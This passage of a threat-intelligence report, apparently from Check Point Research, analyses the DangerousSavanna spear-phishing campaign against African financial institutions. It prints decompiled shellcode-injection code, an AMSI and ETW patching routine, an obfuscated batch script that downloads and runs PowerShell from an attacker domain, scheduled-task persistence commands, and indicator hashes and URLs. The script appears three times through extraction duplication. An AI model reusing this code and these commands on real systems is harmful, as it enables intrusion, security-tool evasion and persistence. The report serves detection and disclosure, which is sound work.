          848843b8149cff84653e0d10940204b8448184b8050d108476470c58840000008808b80000002758f020b0818718660d1084c324b80225b884151425de2e1c1014d09c1c1402c220c716c3ca0c13849c1
          3d4a4a47bf0840527b8840225b8848125b8840625b884562d138465152505141514000000cc8e0f4e3884cf"));
        Process process = new Process();
        process.StartInfo = new ProcessStartInfo
        {
            WindowStyle = ProcessWindowStyle.Hidden,
            FileName = "mspaint",
            Arguments = ""
        };
        process.Start();
        int id = process.Id;
        IntPtr intPtr = 吉艾尺艾比艾尺吉尺(吉屁艾艾艾勒艾勒迪.All, false, id);
        IntPtr intPtr2 = 迪吉勒艾勒尺艾艾吾(intPtr, IntPtr.Zero, (uint)array.Length, 弗尺迪迪艾勒迪迪杰迪.Commit, 屁尺艾艾哦艾哦勒艾.ExecuteReadWrite);
        if (intPtr2 == IntPtr.Zero)
        {
            throw new ApplicationException("Go line for now");
        }
        UIntPtr zero = UIntPtr.Zero;
        if (!尺艾尺艾吉艾艾艾艾艾艾艾(intPtr, intPtr2, array, (uint)array.Length, out zero))
        {
            throw new ApplicationException("It's not safe for every");
        }
        uint num = 0U;
        IntPtr hObject = 吉迪吉迪迪尺迪艾艾伊(intPtr, IntPtr.Zero, 0U, intPtr2, IntPtr.Zero, 0U, out num);
        尺迪迪伊伊艾(hObject);
        尺迪迪伊伊艾(intPtr);
    }
}
```

Figure 8 – Shellcode injection from WindowsFormsApp3.exe (0b1d7c043be8c696d53d63fc0c834195) to mspaint.exe.

Searching for more related files, we found additional executables written in C# that in a similar way launch a process such as `notepad.exe` or `mspaint.exe` and inject the shellcode to them, not embedded but downloaded from a C&C server, into the benign process. These simple injector executables vary little in their functionality. The difference between them is the obfuscation methods: some are packed with SmartAssembly, and some contain obfuscated variable names. However, all of the shellcode payloads we observed are Meterpreter shellcode, and of those executables that contain their debug information, all reference the PDB path starting with `C:\Users\wallstreet\`.

Executable droppers

In the early days of the campaign, from the end of 2020 to the beginning of 2021, the actors relied on small self-written tools in .NET instead of documents. First-stage executable droppers attached to the phishing emails are disguised as documents and have a PDF icon and sometimes double extension in the name (for example, Nouvelles Reformes 2021.pdf.exe which in English is “New Reforms 2021.pdf.exe”). In fact, these trivial downloaders use batch scripts (or cmd commands) and PowerShell to retrieve the second-stage loaders from file-sharing platforms like `4sync.com` or `filesend.jp` and execute them. In this specific example, the dropper creates and runs a bat file which performs AMSI bypass via COM Hijacking and then uses PowerShell to download the next stage loader and save it on the disk as `WinTray.exe`:




Figure 9 – Simplified infection chain for “Nouvelles Reformes 2021.pdf.exe” (7b8d0b4e718bc543de4a049e23672d79)

The second-stage executables’ purpose is to inject the final payload, the Meterpreter shellcode which is usually downloaded from the hard-coded address, to different benign Windows processes. These tools are similar to those discussed by InQuest and, unless their debugging information was removed, also contain PDB paths with the unique username `wallstreet`.


In late 2021, some of the infection chains started using C# executables to perform even more simple actions, simply launching PowerShell to pull the next stage from a server. At the time, the campaign was already using PoshC2 implants instead of Metasploit payloads, but the tools still have PDB paths referring to wallstreet. (Example: `C:\Users\wallstreet\source\repos\PDF Document\PDF Document\obj\Release\PDF Document.pdb`).

Post-Infection Activities

When the initial PowerShell backdoor connected to the C&C, the attackers automatically sent AMSI bypass commands and a PoshC2 implant, which then retrieves a second stage implant to add additional functionality in the PowerShell session. Next, the actors establish persistence and perform reconnaissance, while also running some commands to try and evade detection.


Evasion techniques

To evade detection, the attackers first run two additional AMSI bypass commands, even though the backdoor always starts with AMSI bypass. They then inject shellcode into RuntimeBroker.exe and iexpress.exe, built-in Windows binaries, using the PoshC2 Inject-Shellcode module. The injected code is Sharpv4 shellcode which contains a DLL that patches `AmsiScanBuffer` (AMSI bypass technique) and `EtwEventWrite` (Event Tracing for Windows bypass technique):



```
          if ( !memcmp((char *)v13 + 4, L"1", v15) && v14 == 1 )
          {
            amsiScanBufferInstructions = 0x70057B8;
            retOp = 0xC380;
            hAmsiDll = LoadLibraryW(L"amsi");
            if ( hAmsiDll )
            {
              fpAmsiScanBuffer = (HRESULT (__stdcall *)(HAMSICONTEXT, PVOID, ULONG, LPCWSTR, HAMSISESSION, AMSI_RESULT *))GetProcAddress(hAmsiDll, "AmsiScanBuffer");
              if ( fpAmsiScanBuffer )
              {
                if ( VirtualProtect(fpAmsiScanBuffer, 6ui64, 0x40u, &flOldProtect) )
                {
                  *(_DWORD *)fpAmsiScanBuffer = amsiScanBufferInstructions;
                  *((_WORD *)fpAmsiScanBuffer + 2) = retOp;
                  VirtualProtect(fpAmsiScanBuffer, 6ui64, flOldProtect, &v52);
                }
              }
            }
          }
          if ( (unsigned __int64)xmmword_180022A40 < 4 )
LABEL_119:
            std::vector<void *>::_Xlen();
          v19 = &qword_180022A30;
          v20 = 1i64;
          if ( (_QWORD)xmmword_180022A40 == 4i64 )
            v20 = xmmword_180022A40 - 4;
          v21 = v20;
          if ( *((_QWORD *)&xmmword_180022A40 + 1) >= 0x10ui64 )
            v19 = (__int64 *)qword_180022A30;
          if ( v20 > 1 )
            v21 = 1i64;
          if ( !memcmp((char *)v19 + 4, L"1", v21) && v20 == 1 )
          {
            hNtDll = LoadLibraryA("ntdll");
            if ( hNtDll )
            {
              fpEtwEventWrite = GetProcAddress(hNtDll, "EtwEventWrite");
              if ( fpEtwEventWrite )
              {
                if ( VirtualProtect(fpEtwEventWrite, 1ui64, 0x40u, &amsiScanBufferInstructions) )
                {
                  *(_BYTE *)fpEtwEventWrite = 0xC3;
                  VirtualProtect(fpEtwEventWrite, 1ui64, amsiScanBufferInstructions, &v43);
                }
              }
            }
```

Figure 10 – DLL from the attacker shellcode that patches AmsiScanBuffer and EtwEventWrite.


Event Properties - Event 4104, PowerShell (Microsoft-Windows-PowerShell)
General
Details
Copy
Close

Creating Scriptblock text (1 of 1):
Inject-Shellcode -Shellcode ([System.Convert]::FromBase64String($Shellcode64)) -x64 -procpath 'c:\windows\system32\runtimebroker.exe'

ScriptBlock ID: 33dad6d9-a0cf-49c6-bcbf-f26785f899a4
Path:

Log Name: Microsoft-Windows-PowerShell/Operational
Source: PowerShell (Microsoft-Wind
Logged: [redacted]
Event ID: 4104
Task Category: Execute a Remote Command
Level: Verbose
Keywords: None
User: S-1-5-21-1228155066-75483
Computer: [redacted]
OpCode: (15)
More Information: Event Log Online Help

Figure 11 – Event log showing the shellcode injection into RuntimeBroker.exe.

It then loads the base64-encoded .NET executable containing a base64-encoded PoshC2 PowerShell implant. This chain of events eventually allows the actors to re-establish the backdoor in a stealthier manner, running as a known Microsoft process.

Persistence

To set up persistence, the actors drop a batch file called `WinComp.bat` to the disk. First, it searches for the process `iexpress.exe`, the one that runs the injected shellcode. If the process exists, the script terminates. Otherwise, it starts the PowerShell backdoor using an obfuscated command, and connects to a C2 server controlled by the attackers:

```
@echo off

SETLOCAL EnableExtensions

set EXE=iexpress.exe

FOR /F %%x IN ('tasklist /NH /FI "IMAGENAME eq %EXE%"') DO IF %%x == %EXE% goto ProcessFound

goto ProcessNotFound

:ProcessFound

Exit

goto END

:ProcessNotFound

cmd cm^d.e^xe ,/c po^w^er^shel^l.ex^e -n^op -w^i^nd h^idd^en -Ex^e^c B^yp^a^ss -no^n^i -^c i"e"x((ne"w"-ob^ject ne^t.w"e"bcl^ient).d"o"wnl^oadStr"i"ng('ht""t""p://ned""b""ankplc.""4""nmn.c^om/t^t/l""l"")^)

goto END

:END
```

@echo off SETLOCAL EnableExtensions set EXE=iexpress.exe FOR /F %%x IN ('tasklist /NH /FI "IMAGENAME eq %EXE%"') DO IF %%x == %EXE% goto ProcessFound goto ProcessNotFound :ProcessFound Exit goto END :ProcessNotFound cmd cm^d.e^xe ,/c po^w^er^shel^l.ex^e -n^op -w^i^nd h^idd^en -Ex^e^c B^yp^a^ss -no^n^i -^c i"e"x((ne"w"-ob^ject ne^t.w"e"bcl^ient).d"o"wnl^oadStr"i"ng('ht""t""p://ned""b""ankplc.""4""nmn.c^om/t^t/l""l"")^) goto END :END

```
@echo off

SETLOCAL EnableExtensions
set EXE=iexpress.exe
FOR /F %%x IN ('tasklist /NH /FI "IMAGENAME eq %EXE%"') DO IF %%x == %EXE% goto
ProcessFound
goto ProcessNotFound
:ProcessFound
```

```
Exit
goto END
:ProcessNotFound
cmd cm^d.e^xe ,/c po^w^er^shel^l.ex^e -n^op -w^i^nd h^idd^en -Ex^e^c B^yp^a^ss -no^n^i
-^c i"e"x((ne"w"-ob^ject
ne^t.w"e"bcl^ient).d"o"wnl^oadStr"i"ng('ht""t""p://ned""b""ankplc.""4""nmn.c^om/t^t/l""l""')^)

goto END
:END
```

Additionally, the actors drop another script called `slmgr.vbs` to the disk which simply executes `WinComp.bat`. To finish setting up persistence, the actors create a scheduled task to run `slmgr.vbs` every 5 minutes, and two different scheduled tasks to execute `WinComp.bat` every 6 hours. After installing the scheduled tasks, the actors add a hidden attribute on the script files to hide them from the user in the hope of avoiding detection:

schtasks /create /f /sc once /st 00:00 /du 9999:59 /ri 5 /tn WinSys /tr "C:\Users\Public\slmgr.vbs"

schtasks /create /f /sc once /st 00:00 /du 9999:59 /ri 360 /tn WinSys /tr "C:\Users\Public\WinComp.bat"

schtasks /create /f /sc once /st 00:00 /du 9999:59 /ri 360 /tn WinComp /tr "C:\Users\Public\WinComp.bat"

attrib +h WinComp.bat

attrib +h slmgr.vbs

schtasks /create /f /sc once /st 00:00 /du 9999:59 /ri 5 /tn WinSys /tr "C:\Users\Public\slmgr.vbs" schtasks /create /f /sc once /st 00:00 /du 9999:59 /ri 360 /tn WinSys /tr "C:\Users\Public\WinComp.bat" schtasks /create /f /sc once /st 00:00 /du 9999:59 /ri 360 /tn WinComp /tr "C:\Users\Public\WinComp.bat" attrib +h WinComp.bat attrib +h slmgr.vbs

```
schtasks /create /f /sc once /st 00:00 /du 9999:59 /ri 5 /tn WinSys /tr
"C:\Users\Public\slmgr.vbs"
schtasks /create /f /sc once /st 00:00 /du 9999:59 /ri 360 /tn WinSys /tr
"C:\Users\Public\WinComp.bat"
schtasks /create /f /sc once /st 00:00 /du 9999:59 /ri 360 /tn WinComp /tr
"C:\Users\Public\WinComp.bat"
attrib +h WinComp.bat
attrib +h slmgr.vbs
```

Reconnaissance

Over time, multiple reconnaissance commands are sent to collect additional information about the infected computer and its network. This includes a command from the stage 2 PoshC2 implant to grab screenshots, simply named `Get-Screenshot`. The attackers also send and execute a script called `Get-Ipconfig` (which seems to originate from Microsoft's now-defunct TechNet Gallery, according to a comment in the script) to collect network information from the `Win32_ComputerSystem` WMI class. In addition, the attackers use another open-source script called `Get-ComputerInfo`, which differs from the built-in cmdlet found in PowerShell. This script collects data from multiple WMI classes, including information about the computer hardware and networking. Another script sent by the attackers is called `Invoke-Arpscan`, which uses C# to run an ARP scan over all network interfaces found on the machine.

Finally, the attackers attempt to create a memory dump of the `svchost.exe` process, most likely to extract from it the existing RDP credentials.

Additional tools

Although the actors initially rely heavily on PoshC2 modules and extensively use its features, after some time spent on the infected machine, the actors start downloading some additional payloads. One payload is a legitimate remote access tool called **DWService**, which masquerades as an Intel service. The UI-based remote access tool probably gives the attackers more freedom in their hands-on keyboard operation, with fewer chances of being caught. Another interesting action the attackers perform on the infected machines is installing Windows Subsystem for Linux (WSL). WSL is often used by threat actors to avoid detection while running some useful tools. In our case, the attackers installed in WSL an open-source penetration testing tool called CrackMapExe which they use to run an SMB scan of the network.

Among other tools related to this campaign, we found an executable named `TITAN.exe`, which is an open-source anti-EDR tool known as Backstab. This tool uses the SysInternals Process Explorer driver to kill protected anti-malware processes. The tool was compiled from the path `C:\Users\wallstreet\Downloads\Programs\Backstab-master\x64\Debug\Backstab.pdb`, which tells us our `wallstreet` attackers probably downloaded it directly from GitHub and compiled it in Visual Studio's default debug configuration. Together with `TITAN.exe`, we found an executable called POPULAIRE.exe, internally called

LoggerStamp (`C:\Users\wallstreet\source\repos\LOggerStamp\Release\LOggerStamp.pdb`). It's a basic keylogger that takes advantage of the `SetWindowsHookExW` API to register a callback function on all keystrokes, writing them to a file bluntly named `keylogger.log` in the same directory as the executable. This tool doesn't have any C&C communication mechanism and relies on other existing backdoors to send the collected data to the attackers.

Victimology

DangerousSavanna targets medium or large finance-related enterprises which operate across multiple African countries. The companies that belong to these financial groups provide a wide range of banking products and services, and include not only banks but also insurance companies, microfinancing companies, financial holding companies, financial management companies, financial advisory services, etc. Despite the relatively low complexity of their tools, we observed the signs that might point out that the attackers managed to infect some of their targets. This was most likely due to the actors' persistent attempts at infiltration. If one infection chain didn't work out, they changed the attachment and the lure and tried targeting the same company again and again trying to find an entry point. With social engineering via spear-phishing, all it takes is one incautious click by an unsuspecting user.

Infrastructure



DangerousSavanna: Timeline of infection chains
cp<r>
CHECK POINT RESEARCH
Final C&C framework
metasploit®
PoshC2
2nd-stage payload drop zone
FileSend
4 Sync
paste.c-net.org
Second stage IP or domain (lookalike / free DDNS)
Spear-phishing email attachment
EXE
EXE
DOC
DOCX
EXE
PDF
DOC
DOCX
ZIP
PDF
DOC
ISO
Nov
Dec
2021
Jan
Feb
Mar
Apr
May
June
July
Aug
Sep
Oct
Nov
Dec
2022
Jan
Feb
Mar
Apr
May
June
July
Aug

Figure 12 – Overview of the changes in infection chains, infrastructure and payloads.

The timeline above shows the developments in the campaign infrastructure over time. In the early stages, the actors relied on third-party file-sharing services, such as FileSend.jp or 4sync.com. In mid-2021, a large cluster of activity was tied solely to the Pastebin-like service paste.c-net.org, which was used to store all kinds of attack stages, from multiple external templates to the final PowerShell implants. In October 2021, the team behind paste.c-net.org did an impressive cleaning operation and, likely, proactively monitored all the potentially malicious content shared using their service. Since then, the campaign uses seemingly random servers and has tried out different kinds of intermediate servers, including bit.ly and iplogger.org redirects, lookalike domains of local financial-related institutions such as `nedbank.za[.]com` (masquerading as NED bank) or `paste.inexa-group[.]com` (masquerading as fintech solutions provider Inexa), or simply relying on short-lived free DDNS services like Dynu.

Conclusion

In this article, we analyzed a malicious email campaign targeting financial institutions in West and North Africa. This campaign, which has been running for almost two years, often changes its tools and methods, demonstrating the actors' knowledge of open-source tools and penetration testing software. We expect that this campaign, which shows no signs of stopping or slowing down, will continue to adjust its operations and methods with an eye to maximizing its financial gain.

Spear phishing prevention is a key component of email security.
Check Point Threat Emulation blocked this attack on a customer environment.
In addition, complete endpoint protection is essential in preventing the most imminent threats to the endpoint, and is crucial to avoid security breaches and data compromise.

IOCs

```
020ea21556b56229bb9714e721d893df
0789e52f16f5fc4ac2dbebadf53d44ec
0b1d7c043be8c696d53d63fc0c834195
16157cdfd7b0ea98c44df15fb2fcb417
```

```
1818f84f7f51be74a408f5e193ba5908
18889d70d5546b861c6fa4ec11126942
192b70891de0d54af6fa46bd35a5fd87
1ccd2ce1e827b598207cc65e16686b7b
1eb29f64f19e07d42d9ad8f6597424b8
1eed3153b1afae1676ebd0db99ac5802
1f4f537e550e4299a945a97c1f8a0441
28165bb98959e7e7d9be67f0d248b31d
2c95e83759487d78070b56e40843c543
2e7c90c45b3cd8db15cd22e0caacfd40
31515f871cb12d538d53e730e5ddd406
3227c8a45ce4ccf8c475a51b331720c1
3c70bc09d1f8033e57323879d50ca3ce
40ec0d84272f1f2394b4a3b74dafbf70
46058baa3ef1bdf553d89439cacf0675
46a0071b7e5ea442580a2f80d2fcef42
47c68680c9a00b117764114668357e23
47cf9fda04b2abef75f1eca9804aaebe
496f2a2f14bda410b5f3dcff40bf56c3
4f52ca22d2d28e1ecdb9fba92e4cdde3
4fb7503dd8b21396bf9643e0dce70fcf
4ffd8ae803d7498e2d5a7a7a3a1268f8
5038e5cd4888adb3661d9958f04a1ec1
505724eac0faf0eb32e4ad25ab5cddfe
518a533d6ff1d86afc0f7d94c0a1be7c
565a87ba8e79f5e081ea937068082afd
57511cb12fb5f505b3330dfec18f3432
65cbaec27b51d54dc0bceeef298719a8
66ac99b3501846a6c18f2671dbf31873
6702f0057c401cf390adc28d201118f8
6b14a4d6212087fe8d88ad012dbc8598
6b781c1082014a0177f42e918adb35de
6c737910247e3122fe810df6a63581f7
6c7846d955bb5f3842bb7c35fae1569a
725489b29e7afbc045b2814dff5474a6
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75931e00c81274b1c279d23dfdb0bbad
76a8391c77723b06587f648dcbde07e9
775c0666a7a482ce664c72ed9195f120
7a4927e1a2aad1bc8ccef956130df0c0
7b8d0b4e718bc543de4a049e23672d79
7b91f06584afdc4a2aa6edd9d04198b7
853403bd5feea1ecf83e812759e1ccc7
8690ccd36c9d63b63e8d0278f0449e3b
886a8ded2ea2f35ee009088d2c24dd32
889e8b93ec0c16ffac62ced220ed8e30
8f4392f839152c9614699048ee4fea11
953d5a3d8e00bbd2dba08579d95c61dc
98bf46542e3e9daa280ef0b395a7dabd
9a57a80692012878fcb463f41ce6dcfa
9d50143836d41726b6564a524453b868
9d9da1992f63776e135c1c1215ee1741
a027a4f65e0b0a83eccb56d9047347bd
a5fd946bc7e8b12cdfd207790216b4b1
a6d8cc18af5a983b4c1a7f4838780b01
aa3f386f10864f46a09610d0e03a26b5
aeee6b71690a1df75792fcd3d11b8ede
af8de58e3538fcb40334109bcd571939
b397383ba85fc726b424aac26b42f6ae
b651f7dcfeb3e304f7eb636000a6b935
b895d34958be7565888c15a51e0c73c7
b95ba7fb130f95ccae13c54312a69d36
bac7be7eebb8670ae624a0179a366148
be82532aa428dc5f30107ccfa08da8c6
c43c50baa3271b375298847bf6a7fc13
c4ee082a4ce704dcb3145e2cfd47ef6f
c7beb386813580a4c4812de3ee1aa429
```

c8ed3353ae9c8b84ea7a9e81d2828193
c9c001c45b2eecaee9704fb21e731ac7
ca09b19b6975e090fb4eda6ced1847b1
cced9e8b1a99b9000f4b958f13b164a5
d32e387d60a18fd90c4854f167b4df4b
d43e6ae895039108cf68a36140190b0f
daa6ce148e2b8e5fd694183338db6ec9
e166ee1de912bf17453d2da1dc06fc6d
e2c3a6bcb015e2e5137d4a46881d38b6
f0960552876da5ef74b8ece55116929e
f2afcfd2ecfb3ea3261855ce1a4747b7
f4a8605fa09e447108eb714eccad57d0
fae63014d33efe844a25f2606de900b6

iplogger[.]org/2zaEa6
bit[.]ly/PDF_MicrosoftOnline
cdn.filesend[.]jp/private/hTsvHkbWaUSEZ7ilocBGMTgumxqFmSrVgF-9Ht5LL6YCf4A7Eu28rIxdbo-ND_F9/Chimers.gif
4sync[.]com/web/directDownload/QHZsERS6/rHb0lMWD.f2e6a9154ab6cd29b337d6b555367580
4sync[.]com/web/directDownload/rE33SDmE/iNXXJkWJ.4bf28df12d9e7d99bc902edb6d23c6e2
raw.githubusercontent[.]com/R3mEm/vox/main/vox.ps1
paste.c-net[.]org/CookiesEstrogen
paste.c-net[.]org/ExportDeposit
paste.c-net[.]org/OrientalAntonio
paste.c-net[.]org/ShaveDavie
paste.c-net[.]org/SidingFatigue
paste.c-net[.]org/HearingsGuided
paste.c-net[.]org/SelvesGangster
paste.c-net[.]org/StaceConcerns
paste.c-net[.]org/BogeyUglier
paste.c-net[.]org/MuggingFunny
paste.c-net[.]org/NelsonTasteful
paste.c-net[.]org/ShaveDie
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